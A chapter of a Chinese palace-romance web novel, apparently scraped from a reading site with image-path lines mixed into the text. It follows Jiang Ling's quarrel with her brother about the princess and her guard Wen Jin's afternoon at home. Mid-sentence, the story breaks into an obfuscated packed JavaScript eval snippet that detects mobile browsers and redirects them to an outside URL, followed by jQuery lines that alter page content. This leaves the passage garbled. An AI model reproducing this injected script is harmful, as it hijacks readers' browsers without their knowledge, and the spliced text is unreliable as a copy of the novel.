9. 第 9 章(修)
作品:《表白暗卫后失忆了》 雪团这几日活泼得很,白天常常见不到踪影,每天都要等到晚上才竖着尾巴现身。
闻谨如今的大半生活,就是陪着姜菱消遣时光,替她去京中的铺面买吃食首饰,打理他们一同居住的玉棠院,闲来做些木工手艺。
过于平静安宁的日子让闻谨往日引以为傲的敏锐都有些退化了。
今日他便被小姐命令了去取城南锦绣阁的新衣。
“浅荷,你是不是,有什么话想要说?”姜菱换好了衣裳,一袭水蓝色罗裙,衬得她肌肤胜雪。
今日是皇宫里设宴的日子,不知为何时间提前了些,大概是等不到闻谨从锦绣阁回来就要动身了。
她见浅荷眼神闪躲着像是恳求,一副欲说不说的为难模样,想了想还是开口问道。
“小姐!”浅荷被姜菱的问话吓了一激灵,肩膀不自主地抖了抖,双腿一软便跪了下来,“是姜侍郎救了奴婢,姜府对奴婢有再造之恩,奴婢不敢隐瞒!”
“公主……公主她,怕是要对小姐不利啊!”
“她和大宫女云枝说过什么……既然是亲姐妹,谁去和亲都是一样。如果齐国一定要嫡出公主,她也要拉上小姐不让你在京城里逍遥快活!”
姜菱听后面色一白,心中大骇。
周明瑶的性子就是这样,宁愿玉石俱焚,也不愿意让她安生。
她不喜欢的东西,就算是砸了、毁了也不愿意放手,若是她想要的东西强夺不来,她也要彻底毁了。
“一派胡言!”
一记耳光带着毫不留情的力道,重重落在浅荷的脸上,浅荷被这道力气打得直不起身子,整个人踉跄着伏跪在地。
姜晏清不知何时从她身后的方向走来,一靠近便听见了浅荷那番“诋毁”。
他这一掌没收着力,浅荷嘴边都要溢出血来。
“公主是什么身份,岂容你一个贱婢多言!”
宫里不安分的奴婢,最喜欢搬弄口舌是非,周明瑶一个人在宫中,指不定要在他们这些刁奴身上吃多大苦头。
“奴婢不敢,奴婢怎敢乱言,奴婢是亲耳听见……”浅荷强撑着身子,求饶着爬起,可对上姜晏清那几乎要吃人的双眼,最终还是噤了声。
“奴婢敢用性命担保!这话公主说了不止一次,甚至都不避着我们这些下人。”
姜菱错愕地看着自己的亲哥哥对周明瑶一味袒护的模样。
“哥哥……”姜菱的声音几乎都在颤抖。
哥哥对周明瑶的态度,总是奇怪又夹杂着几分变扭。他看她的眼神里好像总有着些心虚和愧疚,只要周明瑶对他一个眼神示意,他就像是被戳中了心事般一味提高嗓门帮着周明瑶说话。
他更偏爱周明瑶一点,就算他与姜菱才是更加紧密的血亲。
姜菱充斥着怒气和质疑的眼神只一瞬间便暗淡了下去。
姜菱的语气里像是认命了似的,每次周明瑶的歹毒手腕,到哥哥嘴里便只不过是一时错了心思。
从前,周明瑶也闹着向姜晏清讨要过闻谨,姜晏清也如同往常一样略微思考了片刻就应下。
但那是周明瑶唯一一次没能如意。
闻谨自己一个人从公主府内走了回来,浑身脏兮兮的,身上还带了伤,在姜府门口坐了一夜。
所有姜菱喜欢的,周明瑶都想要。
但只有闻谨是完完全全属于姜菱,不会被抢走的了。
姜晏清的偏袒几乎要失了智,浅荷也看出了这一点,很会察言观色,不再开口,在一旁跪好。
“哥哥,你就不怕浅荷说的是真的,周明瑶真的藏了那样的心思?”
姜菱尽量将自己的语气放得平和,她知道只要自己的语气了夹杂了质问,姜晏清便要抓住她对姐姐不敬这一点不放。
“阿菱,你以为皇宫是什么地方?有多少双眼睛盯着?她不过是一个公主,哪里来的这么大通天的本事?”
姜晏清平常说话一副吊儿郎当的样子,今日一番话,却能说的咄咄逼人起来,颇有雄辩的风采。
“你去和亲,对她能有什么好处?”姜晏清看见妹妹急的要落泪的模样,到底还是放软了语气。
姜菱却像是突然想起了什么,向前几步,几乎要拿手指到姜晏清脸上:“前几日哥哥就告诉我入宫要小心,要小心,说了那么多遍,不会是哥哥早就知道了些什么吧?”
姜菱的眼神锐利,里面满满的都是怀疑和不信任。
明明前几日两人之间还是有说有笑的,但今日却如此针锋相对,姜晏清心底也感受到一阵寒意。
“你胡说什么?”
姜晏清心虚,他确实该心虚。
浅荷是公主府的人,被他不明不白放在了府里,是他亲自审问,姜菱一句也没问。
去宋府道歉,解释那日落水的缘由,也是他全权负责,姜菱也一字没问。
那些糟心事确实都是周明瑶惹出来的。
被姜晏清这么一吼,姜菱的泪从眼眶里坠下来,一滴、两滴,砸在衣襟上晕开浅痕。
“我们姜家对周明瑶可曾又一点对不起?为何哥哥每次都……”
姜菱的声音先带着压抑的哽咽,尾音揉碎在喉咙里。
姜晏清的眉心猛地一跳。
他教给姜菱的,永远都是忍让。
“姜……”姜晏清本欲说些什么,姜菱已经哭着跑开了。
直到皇宫里的马车停在了府外,姜菱都没有再给姜晏清一个眼神,兀自上了马车,果断地放下帘子。
方才她最难过的时候,闻谨不在她身边,这还是头一回。
姜菱有些怀念闻谨温暖宽阔的怀抱了。
姜晏清默然孤身站在一旁,几次欲开口,都咽了回去。
马车行驶很平稳,姜菱安安静静、规规矩矩地坐着,脑海里努力将刚刚爆发的争吵抛去脑后。
抹了眼泪,补好妆容,努力扯出一个笑脸。
姜菱觉得周身都又倦又累,心底也生起了一股自暴自弃的怨气。
她在脑海中回想了有关齐国太子的一切。
她久在深闺,对这些事了解的并不多,只知道齐国太子赵珣生母
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17240840|197727||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
身份低微,他是踩着战功登上太子之位的。
而那战功,是一箭射杀大周皇太子,致使大周军队混乱,最终溃不成军。
如果没有那一箭,姜菱的太子表哥便不会早殇,姜家也不会败落的这么快,她也不会忍受着如今的日子。
想至此,姜菱心里对那位素未谋面的太子的恨意又被重新点燃。
这条进宫的路,她儿时走过无数遍,如今重新踏上,只剩下些物是人非的感慨。
大齐大周早已化干戈为玉帛,停战多年,当时举国深以为耻的仇恨随着时间慢慢变淡,连赵珣都被奉为了座上宾。
如果真的和亲的话,姜菱心里想,那周明瑶岂不是要嫁给杀死自己哥哥的仇人?
她的思绪混乱着,不敢深想,随着宫娥的指引往里走去。
如今的太子周承韬是陆皇后的长子,与次子周承策的性格不同,是个冷冰冰的性子,见谁都是一副端方自持的样子,像是个活圣人。
他今日一袭玄色常服,眉目清冷,五官周正精致,步履沉缓,他看见了姜菱,好像微微思考了片刻,视线停留在她的脸上。
他的动作连姜菱都感受到了,心里颇为意外,连忙行了一礼。
不少官家小姐的注意力也全在他的身上,偷偷羞红了脸,却不知他是在向那位姑娘点头,四下悄悄小声猜着打趣着,伴着几声娇俏的笑。
太子朝着勤政殿的方向走去,想必的宴会还没开始,尚有国事要与皇帝商议。
姜菱的心里惴惴不安,今天浅荷的话反复在她脑海中回想着。
姜府中,闻谨从锦绣阁取完新衣回来,宫里来的马车已经把姜菱接走了。
他心底不禁泛起点点失落来。
他是骑马赶着时间去的,城中虽不敢疾驰,但马蹄声也算是急促连绵,不想还是没赶上。
闻谨回到小姐的房中,将新衣从盒子中取出熨烫好,他手上力道匀净柔和,连边角细纹都耐心理顺,再晾晒挂在阳光下。
一双原本用来杀人的手,如今正处理着生活里稀松平常的小事。
雪团不知什么时候也挤进了屋里,在一旁“喵呜喵呜”叫了几声。
闻谨抬眼像那团毛茸茸望去,之间们又被一个毛茸茸的小脑袋顶开。
是一只毛色纯黑的小狗。
圆脑袋、垂软耳,看着敦实憨气。
猫主子在前面走着,仰着头,尾巴高高翘着,叫声里却带了几分讨好。那只小黑狗就乖乖地跟在雪团身后,还时不时为雪团梳理它雪白的毛发。
雪团抬爪轻拍它鼻头,小黑狗也不躲不恼,反倒温顺低头,任由雪团踩上自己脊背。
闻谨一时有些看呆了。
雪团一直是很像小姐的。
他此刻莫名觉得自己身上的玄色衣服和小黑狗那一身极为相似。
噗嗤一声展颜而笑。
雪团这几日总不见猫影,难不成就是在外面养了一只小狗?
雪团好像想让小黑狗也留下,所以趁小姐不在,来试探试探小姐身边人的口风。